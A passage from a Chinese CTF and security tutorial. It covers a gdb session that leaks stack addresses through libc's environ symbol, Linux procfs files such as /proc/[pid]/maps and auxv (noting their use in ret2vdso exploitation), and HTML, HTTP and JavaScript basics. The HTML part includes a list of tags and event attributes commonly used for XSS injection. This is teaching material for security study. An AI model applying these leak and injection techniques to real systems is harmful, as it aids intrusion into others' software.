0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
gdb-peda$ shell nm -D /usr/lib/libc-2.27.so | grep environ
00000000003b8ee0 V environ
00000000003b8ee0 V _environ
00000000003b8ee0 B __environ
gdb-peda$ x/gx 0x00007ffff7a1c000 + 0x00000000003b8ee0
0x7ffff7dd4ee0 <environ>:       0x00007fffffffde48
gdb-peda$ x/5gx 0x00007fffffffde48
0x7fffffffde48: 0x00007fffffffe1da      0x00007fffffffe1e9
0x7fffffffde58: 0x00007fffffffe1fd      0x00007fffffffe233
0x7fffffffde68: 0x00007fffffffe25f
gdb-peda$ x/5s 0x00007fffffffe1da
0x7fffffffe1da: "COLORFGBG=15;0"
0x7fffffffe1e9: "COLORTERM=truecolor"
0x7fffffffe1fd: "DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/10
00/bus"
0x7fffffffe233: "DESKTOP_SESSION=/usr/share/xsessions/plasma"
0x7fffffffe25f: "DISPLAY=:0"
```

procfs

procfs 文件系统是 Linux 内核提供的虚拟文件系统，为访问系统内核数据的操作提供接口。之所以说是虚拟文件系统，是因为它不占用存储空间，而只是占用了内存。用户可以通过 procfs 查看有关系统硬件及当前正在运行进程的信息，甚至可以通过修改其中的某些内容来改变内核的运行状态。

/proc/cmdline

在启动时传递给内核的相关参数信息，通常由 lilo 或 grub 等启动管理工具提供：

```
cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-4.14-x86_64 root=UUID=8e79a67d-af1b-420
3-8c1c-3b670f0ec052 rw quiet resume=UUID=a220ecb1-7fde-4032-87bf
-413057e9c06f
```

/proc/cpuinfo

记录 CPU 相关的信息：

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 60
model name      : Intel(R) Core(TM) i5-4210H CPU @ 2.90GHz
stepping        : 3
microcode       : 0x24
cpu MHz         : 1511.087
cache size      : 3072 KB
physical id     : 0
siblings        : 4
core id         : 0
cpu cores       : 2
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mt
rr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss
ht tm pbe syscall nx pdpe1gb rdtscp lm constant_tsc arch_perfmon
 pebs bts rep_good nopl xtopology nonstop_tsc cpuid aperfmperf p
ni pclmulqdq dtes64 monitor ds_cpl vmx est tm2 ssse3 sdbg fma cx
16 xtpr pdcm pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline
_timer aes xsave avx f16c rdrand lahf_lm abm cpuid_fault epb inv
pcid_single pti ibrs ibpb stibp tpr_shadow vnmi flexpriority ept
 vpid fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid xsave
opt dtherm ida arat pln pts
bugs            : cpu_meltdown spectre_v1 spectre_v2 spec_store_
bypass
bogomips        : 5788.66
clflush size    : 64
cache_alignment : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:
...
```

/proc/crypto

已安装的内核所使用的密码算法及算法的详细信息：

```
$ cat /proc/crypto
name         : ccm(aes)
driver       : ccm_base(ctr(aes-aesni),cbcmac(aes-aesni))
module       : ccm
priority     : 300
refcnt       : 2
selftest     : passed
internal     : no
type         : aead
async        : no
blocksize    : 1
ivsize       : 16
maxauthsize  : 16
geniv        : <none>
...
```

/proc/devices

已加载的所有块设备和字符设备的信息，包含主设备号和设备组（与主设备号对应的设备类型）名：

```
$ cat /proc/devices
Character devices:
  1 mem
  4 /dev/vc/0
  4 tty
  4 ttyS
  5 /dev/tty
  5 /dev/console
...
```

/proc/interrupts

X86/X86_64 系统上每个 IRQ 相关的中断号列表，多路处理器平台上每个 CPU 对于每个 I/O 设备均有自己的中断号：

```
$ cat /proc/interrupts
           CPU0       CPU1       CPU2       CPU3
  0:         15          0          0          0  IR-IO-APIC   2
-edge      timer
  1:      46235       1277        325        156  IR-IO-APIC   1
-edge      i8042
  8:          0          1          0          0  IR-IO-APIC   8
-edge      rtc0
...
NMI:          0          0          0          0   Non-maskable
interrupts
LOC:    7363806    5569019    6138317    5442200   Local timer i
nterrupts
SPU:          0          0          0          0   Spurious inte
rrupts
...
```

/proc/kcore

系统使用的物理内存，以 ELF 核心文件（core file）格式存储：

```
$ sudo file /proc/kcore
/proc/kcore: ELF 64-bit LSB core file x86-64, version 1 (SYSV),
SVR4-style, from 'BOOT_IMAGE=/boot/vmlinuz-4.14-x86_64 root=UUID
=8e79a67d-af1b-4203-8c1c-3b670f0e'
```

/proc/meminfo

系统中关于当前内存的利用状况等的信息：

```
$ cat /proc/meminfo
MemTotal:       12226252 kB
MemFree:         4909444 kB
MemAvailable:    8776048 kB
Buffers:          288236 kB
Cached:          3953616 kB
...
```

/proc/mounts

每个进程自身挂载名称空间中的所有挂载点列表文件的符号链接：

```
$ cat /proc/mounts
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
sys /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
dev /dev devtmpfs rw,nosuid,relatime,size=6106264k,nr_inodes=152
6566,mode=755 0 0
...
```

/proc/modules

当前装入内核的所有模块名称列表，可以由 lsmod 命令使用。其中第一列表示模块名，第二列表示此模块占用内存空间大小，第三列表示此模块有多少实例被装入，第四列表示此模块依赖于其它哪些模块，第五列表示此模块的装载状态：Live（已经装入）、Loading（正在装入）和 Unloading（正在卸载），第六列表示此模块在内核内存（kernel memory）中的偏移量：

```
$ cat /proc/modules
fuse 118784 3 - Live 0xffffffffc0d9b000
ccm 20480 3 - Live 0xffffffffc0d95000
rfcomm 86016 4 - Live 0xffffffffc0d7f000
bnep 24576 2 - Live 0xffffffffc0d78000
...
```

/proc/slabinfo

保存着监视系统中所有活动的 slab 缓存的信息：

```
$ sudo cat /proc/slabinfo
slabinfo - version: 2.1
# name            <active_objs> <num_objs> <objsize> <objperslab
> <pagesperslab> : tunables <limit> <batchcount> <sharedfactor>
: slabdata <active_slabs> <num_slabs> <sharedavail>
fuse_request           0      20    400   20    2 : tunables    0
    0    0 : slabdata      1       1       0
fuse_inode             1      39    832   39    8 : tunables    0
    0    0 : slabdata      1       1       0
drm_i915_gem_request    765   1036    576   28    4 : tunables
  0    0    0 : slabdata     37      37       0
...
```

/proc/[pid]

在 /proc 文件系统下，还有一些以数字命名的目录，这些数字是进程的 PID 号，而这些目录是进程目录。目录下的所有文件如下，然后会介绍几个比较重要的：

```
$ cat - &
[1] 1060
$ ls /proc/1060/
attr        comm             fd         maps        ns
   personality  smaps          syscall
autogroup   coredump_filter  fdinfo     mem         numa_maps
   projid_map   smaps_rollup   task
auxv        cpuset           gid_map    mountinfo   oom_adj
   root         stack          timers
cgroup      cwd              io         mounts      oom_score
   sched        stat           timerslack_ns
clear_refs  environ          limits     mountstats  oom_score_ad
j  schedstat    statm          uid_map
cmdline     exe              map_files  net         pagemap
   setgroups    status         wchan
```

/proc/[pid]/cmdline

启动当前进程的完整命令：

```
$ cat /proc/1060/cmdline
cat-
```

/proc/[pid]/exe

指向启动当前进程的可执行文件的符号链接：

```
$ file /proc/1060/exe
/proc/1060/exe: symbolic link to /usr/bin/cat
```

/proc/[pid]/root

当前进程运行根目录的符号链接：

```
$ file /proc/1060/root
/proc/1060/root: symbolic link to /
```

/proc/[pid]/mem

当前进程所占用的内存空间，由open、read和lseek等系统调用使用，不能被用户读取。但可通过下面的 /proc/[pid]/maps 查看。

/proc/[pid]/maps

这个文件大概是最常用的，用于显示进程的内存区域映射信息：

```
$ cat /proc/1060/maps
56271b3a5000-56271b3ad000 r-xp 00000000 08:01 24904069
         /usr/bin/cat
56271b5ac000-56271b5ad000 r--p 00007000 08:01 24904069
         /usr/bin/cat
56271b5ad000-56271b5ae000 rw-p 00008000 08:01 24904069
         /usr/bin/cat
56271b864000-56271b885000 rw-p 00000000 00:00 0
         [heap]
7fefb66cd000-7fefb6a1e000 r--p 00000000 08:01 24912207
         /usr/lib/locale/locale-archive
7fefb6a1e000-7fefb6bd1000 r-xp 00000000 08:01 24905238
         /usr/lib/libc-2.27.so
7fefb6bd1000-7fefb6dd0000 ---p 001b3000 08:01 24905238
         /usr/lib/libc-2.27.so
7fefb6dd0000-7fefb6dd4000 r--p 001b2000 08:01 24905238
         /usr/lib/libc-2.27.so
7fefb6dd4000-7fefb6dd6000 rw-p 001b6000 08:01 24905238
         /usr/lib/libc-2.27.so
7fefb6dd6000-7fefb6dda000 rw-p 00000000 00:00 0
7fefb6dda000-7fefb6dff000 r-xp 00000000 08:01 24905239
         /usr/lib/ld-2.27.so
7fefb6fbd000-7fefb6fbf000 rw-p 00000000 00:00 0
7fefb6fdc000-7fefb6ffe000 rw-p 00000000 00:00 0
7fefb6ffe000-7fefb6fff000 r--p 00024000 08:01 24905239
         /usr/lib/ld-2.27.so
7fefb6fff000-7fefb7000000 rw-p 00025000 08:01 24905239
         /usr/lib/ld-2.27.so
7fefb7000000-7fefb7001000 rw-p 00000000 00:00 0
7ffde5659000-7ffde567a000 rw-p 00000000 00:00 0
         [stack]
7ffde5748000-7ffde574b000 r--p 00000000 00:00 0
         [vvar]
7ffde574b000-7ffde574d000 r-xp 00000000 00:00 0
         [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]
```

/proc/[pid]/stack

这个文件表示当前进程的内核调用栈信息，只有在内核编译启用 `CONFIG_STACKTRACE` 选项，才会生成该文件：

```
$ sudo cat /proc/1060/stack
[<ffffffff8e08fa2e>] do_signal_stop+0xae/0x1f0
[<ffffffff8e090ec1>] get_signal+0x191/0x580
[<ffffffff8e02ae56>] do_signal+0x36/0x610
[<ffffffff8e003669>] exit_to_usermode_loop+0x69/0xa0
[<ffffffff8e0039d1>] do_syscall_64+0xf1/0x100
[<ffffffff8e800081>] entry_SYSCALL_64_after_hwframe+0x3d/0xa2
[<ffffffffffffffff>] 0xffffffffffffffff
```

/proc/[pid]/auxv

该文件包含了传递给进程的解释器信息，即 auxv(AUXiliary Vector)，每一项都是由一个 unsigned long 长度的 ID 加上一个 unsigned long 长度的值构成：

```
$ xxd -e -g8 /proc/1060/auxv
00000000: 0000000000000021 00007ffde574b000  !.........t.....
00000010: 0000000000000010 00000000bfebfbff  ................
00000020: 0000000000000006 0000000000001000  ................
00000030: 0000000000000011 0000000000000064  ........d.......
00000040: 0000000000000003 000056271b3a5040  ........@P:.'V..
00000050: 0000000000000004 0000000000000038  ........8.......
00000060: 0000000000000005 0000000000000009  ................
00000070: 0000000000000007 00007fefb6dda000  ................
00000080: 0000000000000008 0000000000000000  ................
00000090: 0000000000000009 000056271b3a7260  ........`r:.'V..
000000a0: 000000000000000b 00000000000003e8  ................
000000b0: 000000000000000c 00000000000003e8  ................
000000c0: 000000000000000d 00000000000003e8  ................
000000d0: 000000000000000e 00000000000003e8  ................
000000e0: 0000000000000017 0000000000000000  ................
000000f0: 0000000000000019 00007ffde5678349  ........I.g.....
00000100: 000000000000001a 0000000000000000  ................
00000110: 000000000000001f 00007ffde5679fef  ..........g.....
00000120: 000000000000000f 00007ffde5678359  ........Y.g.....
00000130: 0000000000000000 0000000000000000  ................
```

每个值具体是做什么的，可以用下面的办法显示出来，对比看一看，更详细的可以查看 `/usr/include/elf.h` 和 `man ld.so` ：

```
$ LD_SHOW_AUXV=1 cat -
AT_SYSINFO_EHDR: 0x7ffd16be5000
AT_HWCAP:        bfebfbff
AT_PAGESZ:       4096
AT_CLKTCK:       100
AT_PHDR:         0x55eb4c59a040
AT_PHENT:        56
AT_PHNUM:        9
AT_BASE:         0x7f61506e8000
AT_FLAGS:        0x0
AT_ENTRY:        0x55eb4c59c260
AT_UID:          1000
AT_EUID:         1000
AT_GID:          1000
AT_EGID:         1000
AT_SECURE:       0
AT_RANDOM:       0x7ffd16bd0ce9
AT_HWCAP2:       0x0
AT_EXECFN:       /bin/cat
AT_PLATFORM:     x86_64
```

值得一提的是， `AT_SYSINFO_EHDR` 所对应的值是一个叫做的 VDSO(Virtual Dynamic Shared Object) 的地址。在 ret2vdso 漏洞利用方法中会用到（参考章节 6.1.6）。

/proc/[pid]/environ

该文件包含了进程的环境变量：

```
$ strings /proc/1060/environ
GS_LIB=/home/firmy/.fonts
KDE_FULL_SESSION=true
VIRTUALENVWRAPPER_WORKON_CD=1
VIRTUALENVWRAPPER_HOOK_DIR=/home/firmy/.virtualenvs
LANG=zh_CN.UTF-8
...
```

/proc/[pid]/fd

该文件包含了进程打开文件的情况：

```
$ ls -al /proc/1060/fd
total 0
dr-x------ 2 firmy firmy  0 6月   7 23:37 .
dr-xr-xr-x 9 firmy firmy  0 6月   7 23:37 ..
lrwx------ 1 firmy firmy 64 6月   7 23:44 0 -> /dev/pts/3
lrwx------ 1 firmy firmy 64 6月   7 23:44 1 -> /dev/pts/3
lrwx------ 1 firmy firmy 64 6月   7 23:44 2 -> /dev/pts/3
```

/proc/[pid]/status

该文件包含了进程的状态信息：

```
$ cat /proc/1060/status
Name:   cat
Umask:  0022
State:  T (stopped)
Tgid:   1060
Ngid:   0
Pid:    1060
PPid:   1035
TracerPid:      0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
FDSize: 256
Groups: 3 7 10 56 90 91 93 95 96 98 1000
...
```

/proc/[pid]/task

一个目录，包含当前进程的每一个线程的相关信息，每个线程的信息分别放在一个由线程号（tid）命名的目录中：

```
$ ls /proc/1060/task/
1060
$ ls /proc/1060/task/1060/
attr      clear_refs  cwd      fdinfo   maps       net        oo
m_score      projid_map  setgroups     stat     uid_map
auxv      cmdline     environ  gid_map  mem        ns         oo
m_score_adj  root        smaps         statm    wchan
cgroup    comm        exe      io       mountinfo  numa_maps  pa
gemap        sched       smaps_rollup  status
children  cpuset      fd       limits   mounts     oom_adj    pe
rsonality    schedstat   stack         syscall
```

/proc/[pid]/syscall

该文件包含了进程正在执行的系统调用：

```
$ sudo cat /proc/1060/syscall
0 0x0 0x7fefb6fdd000 0x20000 0x22 0xffffffff 0x0 0x7ffde5677d48
0x7fefb6b07901
```

第一个值是系统调用号，后面跟着是六个参数，最后两个值分别是堆栈指针和指令计数器的值。

参考资料

- Linux Filesystem Hierarchy

1.4 Web 安全基础

1.4.1 HTML 基础

什么是 HTML

HTML 是用来描述网页的一种语言。

- HTML 指的是超文本标记语言 (Hyper Text Markup Language)
- HTML 不是一种编程语言，而是一种标记语言 (Markup language)
- 标记语言是一套标记标签 (Markup tag)
- HTML 使用标记标签来描述网页

总的来说，HTML 本身不具有编程逻辑，它是一种将格式与内容分离编排的语言。

用户在浏览器端解析的网页大都是由 HTML 语言组成。

由于是通过浏览器动态解析，因此可以使用普通文本编辑器来编写 HTML。

HTML 中的标签与元素

标签和元素共同构成了 HTML 多样的格式和丰富的功能。

HTML 元素以开始标签起始，以结束标签终止。元素处于开始标签与结束标签之间，标签之间可以嵌套，一个典型的 HTML 文档如下：

```
<html>
<!-- html文档申明标签 -->
    <body>
    <!-- html文档主体 -->
        Hello World
        <!-- 注释 -->
    </body>
</html>
```

信息隐藏

HTML 中的部分标签用于元信息展示、注释等功能，并不用于内容的显示。另一方面，一些属性具有修改浏览器显示样式的功能，在 CTF 中常被用来进行信息隐藏。

```
标签
<!--...-->，定义注释
<!DOCTYPE>，定义文档类型
<head>，定义关于文档的信息
<meta>，定义关于HTML文档的元信息
<iframe>，定义内联框架

属性
hidden，隐藏元素
```

XSS

关于 XSS 漏洞的详细介绍见 1.4.5 节的 OWASP Top Ten Project 漏洞基础。导致 XSS 漏洞的原因是嵌入在 HTML 中的其它动态语言，但是 HTML 为恶意注入提供了输入口。

常见与 XSS 相关的标签或属性如下：

```
<script>，定义客户端脚本
<img src=>，规定显示图像的 URL
<body background=>，规定文档背景图像URL
<body onload=>，body标签的事件属性
<input onfocus= autofocus>，form表单的事件属性
<button onclick=>，击键的事件属性
<link href=>，定义外部资源链接
<object data=>，定义引用对象数据的 URL
<svg onload=>，定义SVG资源引用
```

HTML 编码

HTML 编码是一种用于表示问题字符已将其安全并入 HTML 文档的方案。HTML 定义了大量 HTML 实体来表示特殊的字符。

HTML 编码	特殊字符
&quot	"
&apos	'
&amp	&
&lt	<
&gt	>

此外，任何字符都可以使用它的十进制或十六进制的ASCII码进行HTML编码，例如：

HTML 编码	特殊字符
&#34	"
&#39	'
&#x22	"
&#x27	'

HTML5 新特性

其实 HTML5 已经不新了，之所以还会在这里提到 HTML5，是因为更强大的功能会带来更多意想不到的问题。

HTML5 的一些新特性：

- 新的语义元素标签
- 新的表单控件
- 强大的图像支持
- 强大的多媒体支持
- 强大的 API

参考资料

- W3C HTML 教程
- HTML5 安全问题

1.4.2 HTTP 协议基础

什么是 HTTP

HTTP 是 Web 领域的核心通信协议。最初的 HTTP 支持基于文本的静态资源获取，随着协议版本的不断迭代，它已经支持如今常见的复杂分布式应用程序。

HTTP 使用一种基于消息的模型，建立于 TCP 层之上。由客户端发送一条请求消息，而后由服务器返回一条响应消息。

HTTP 请求与响应

一次完整的请求或响应由消息头、一个空白行和消息主体构成。以下是一个典型的 HTTP 请求：

```
GET / HTTP/1.1
Host: www.github.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cookie: logged_in=yes;
Connection: close
```

第一行分别是请求方法，请求的资源路径和使用的 HTTP 协议版本，第二至九行为消息头键值对。

以下是对上面请求的回应（并不一定和真实访问相同，这里只是做为示例）：

```
HTTP/1.1 200 OK
Date: Tue, 26 Dec 2017 02:28:53 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: GitHub.com
Status: 200 OK
Cache-Control: no-cache
Vary: X-PJAX
X-UA-Compatible: IE=Edge,chrome=1
Set-Cookie: user_session=37Q; path=/;
X-Request-Id: e341
X-Runtime: 0.538664
Content-Security-Policy: default-src 'none';
Strict-Transport-Security: max-age=31536000; includeSubdomains;
preload
Public-Key-Pins: max-age=0;
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
X-Runtime-rack: 0.547600
Vary: Accept-Encoding
X-GitHub-Request-Id: 7400
Content-Length: 128504

<!DOCTYPE html>
......
```

第一行为协议版本、状态号和对应状态的信息，第二至二十二为返回头键值对，紧接着为一个空行和返回的内容实体。

HTTP 方法

在提到 HTTP 方法之前，我们需要先讨论一下 HTTP 版本问题。HTTP 协议现在共有三个大版本，版本差异会导致一些潜在的漏洞利用方式。

版本	简述
HTTP 0.9	该版本只允许 GET 方法，具有典型的无状态性，无协议头和状态码，支持纯文本
HTTP 1.0	增加了 HEAD 和 POST 方法，支持长连接、缓存和身份认证
HTTP 1.1	增加了 Keep-alive 机制和 PipeLining 流水线，新增了 OPTIONS、PUT、DELETE、TRACE、CONNECT 方法
HTTP 2.0	增加了多路复用、头部压缩、随时复位等功能


请求方法	描述
GET	请求获取 URL 资源
POST	执行操作，请求 URL 资源后附加新的数据
HEAD	只获取资源响应消息报头
PUT	请求服务器存储一个资源
DELETE	请求服务器删除资源
TRACE	请求服务器回送收到的信息
OPTIONS	查询服务器的支持选项

URL

URL 是统一资源定位符，它代表了 Web 资源的唯一标识，如同电脑上的盘符路径。最常见的 URL 格式如下所示：

```
protocol://[user[:password]@]hostname[:post]/[path]/file[?param=value]
协议    分隔符    用户信息          域名        端口    路径     资源文件     参数键    参数值
```

下面是一张具体案例分析



HTTP 消息头

HTTP 支持许多不同的消息头，一些有着特殊作用，而另一些则特定出现在请求或者响应中。

消息头	描述	备注
Connection	告知通信另一端，在完成HTTP传输后是关闭 TCP 连接，还是保持连接开放	
Content-Encoding	规定消息主体内容的编码形式	
Content-Length	规定消息主体的字节长度	
Content-Type	规定消息主体的内容类型	
Accept	告知服务器客户端愿意接受的内容类型	请求
Accept-Encoding	告知服务器客户端愿意接受的内容编码	请求
Authorization	进行内置 HTTP 身份验证	请求
Cookie	用于向服务器提交 cookie	请求
Host	指定所请求的完整 URL 中的主机名称	请求
Oringin	跨域请求中的请求域	请求
Referer	指定提出当前请求的原始 URL	请求
User-Agent	提供浏览器或者客户端软件的有关信息	请求
Cache-Control	向浏览器发送缓存指令	响应
Location	重定向响应	响应
Server	提供所使用的服务器软件信息	响应
Set-Cookie	向浏览器发布 cookie	响应
WWW-Authenticate	提供服务器支持的验证信息	响应

Cookie

Cookie 是大多数 Web 应用程序所依赖的关键组成部分，它用来弥补 HTTP 的无状态记录的缺陷。服务器使用 Set-Cookie 发布 cookie，浏览器获取 cookie 后每次请求会在 Cookie 字段中包含 cookie 值。

Cookie 是一组键值对，另外还包括以下信息：

- expires，用于设定 cookie 的有效时间。
- domain，用于指定 cookie 的有效域。
- path，用于指定 cookie 的有效 URL 路径。
- secure，指定仅在 HTTPS 中提交 cookie。
- HttpOnly，指定无法通过客户端 JavaScript 直接访问 cookie。

状态码

状态码表明资源的请求结果状态，由三位十进制数组成，第一位代表基本的类别：

- 1xx，提供信息
- 2xx，请求成功提交
- 3xx，客户端重定向其他资源
- 4xx，请求包含错误
- 5xx，服务端执行遇到错误

常见的状态码及短语如下所示：

状态码	短语	描述
100	Continue	服务端已收到请求并要求客户端继续发送主体
200	Ok	已成功提交，且响应主体中包含请求结果
201	Created	PUT请求方法的返回状态，请求成功提交
301	Moved Permanently	请求永久重定向
302	Found	暂时重定向
304	Not Modified	指示浏览器使用缓存中的资源副本
400	Bad Request	客户端提交请求无效
401	Unauthorized	服务端要求身份验证
403	Forbidden	禁止访问被请求资源
404	Not Found	所请求的资源不存在
405	Method Not Allowed	请求方法不支持
413	Request Entity Too Large	请求主体过长
414	Request URI Too Long	请求URL过长
500	Internal Server Error	服务器执行请求时遇到错误
503	Service Unavailable	Web服务器正常，但请求无法被响应

401 状态支持的 HTTP 身份认证：

- Basic，以 Base64 编码的方式发送证书
- NTLM，一种质询-响应机制
- Digest，一种质询-响应机制，随同证书一起使用一个随机的 MD5 校验和

HTTPS

HTTPS 用来弥补 HTTP 明文传输的缺陷。通过使用安全套接字 SSL，在端与端之间传输加密后的消息，保护传输数据的隐密性和完整性，并且原始的 HTTP 协议依然按照之前同样的方式运作，不需要改变。

参考资料


- URL
- HTTP 协议版本对比
- 《黑客攻防技术宝典——Web 实战篇》

1.4.3 JavaScript基础

使用浏览器执行前端 JavaScript

大多数浏览器通过 F12 可以调出调试窗口，如图所示。在调试窗口中可以执行相关代码。JS 是一种解释性语言，由解释器对代码进行解析。

```
console.log("Hello World!")
```



在浏览器中，会集成 JS 的解析引擎，不同的浏览器拥有不同的解析引擎，这就使得 JS 的执行在不同浏览器上有不同的解释效果。

浏览器	引擎
IE/Edge	Chakra
Firefox	SpiderMonkey
Safari	SFX
Chrome	V8
Opera	Carakan

嵌入在 HTML 中的 JS 代码通常有以下几种形式：

```
直接插入代码块
<script>console.log('Hello World!');</script>

加载外部 JS 文件
<script src="Hello.js"></script>

使用 HTML 标签中的事件属性
<a href="javascript:alert('Hello')"></a>
```

JavaScript 数据类型

作为弱类型的语言，JS 的变量声明不需要指定数据类型：

```
var pi=3.14;
var pi='ratio of the circumference of a circle to its diameter';
```

当然，可以通过“ new ”来声明变量类型：

```
var pi=new String;
var pi=new Number;
var pi=new Boolean;
var pi=new Array;
var pi=new Object;
```

上一个示例也展示了 JS 的数据类型，分别是字符串、数字、布尔值、数组和对象。

有两个特殊的类型是 Undefined 和 Null，形象一点区分，前者表示有坑在但坑中没有值，后者表示没有坑。另外，所有 JS 变量都是对象，但是需要注意的是，对象声明的字符串和直接赋值的字符串并不严格相等。

JavaScript 编程逻辑

基础

JS 语句使用分号分隔。

逻辑语句

if 条件语句：

```
if (condition)
{
  代码块
}
else
{
  代码块
}
```

switch 条件语句：

```
switch(n)
{
  case 1:
    代码块
    break;
  case 2:
    代码块
    break;
  default:
    代码块
}
```

for/for in 循环语句：

```
for (代码1；代码2；代码3)
{
  代码块
}
```

```
for (x in xs)
{
  代码块
}
```

while/do while 循环语句：

```
while (条件)
{
  代码块
}
```


```
do
{
   代码块
}
while (条件);
```

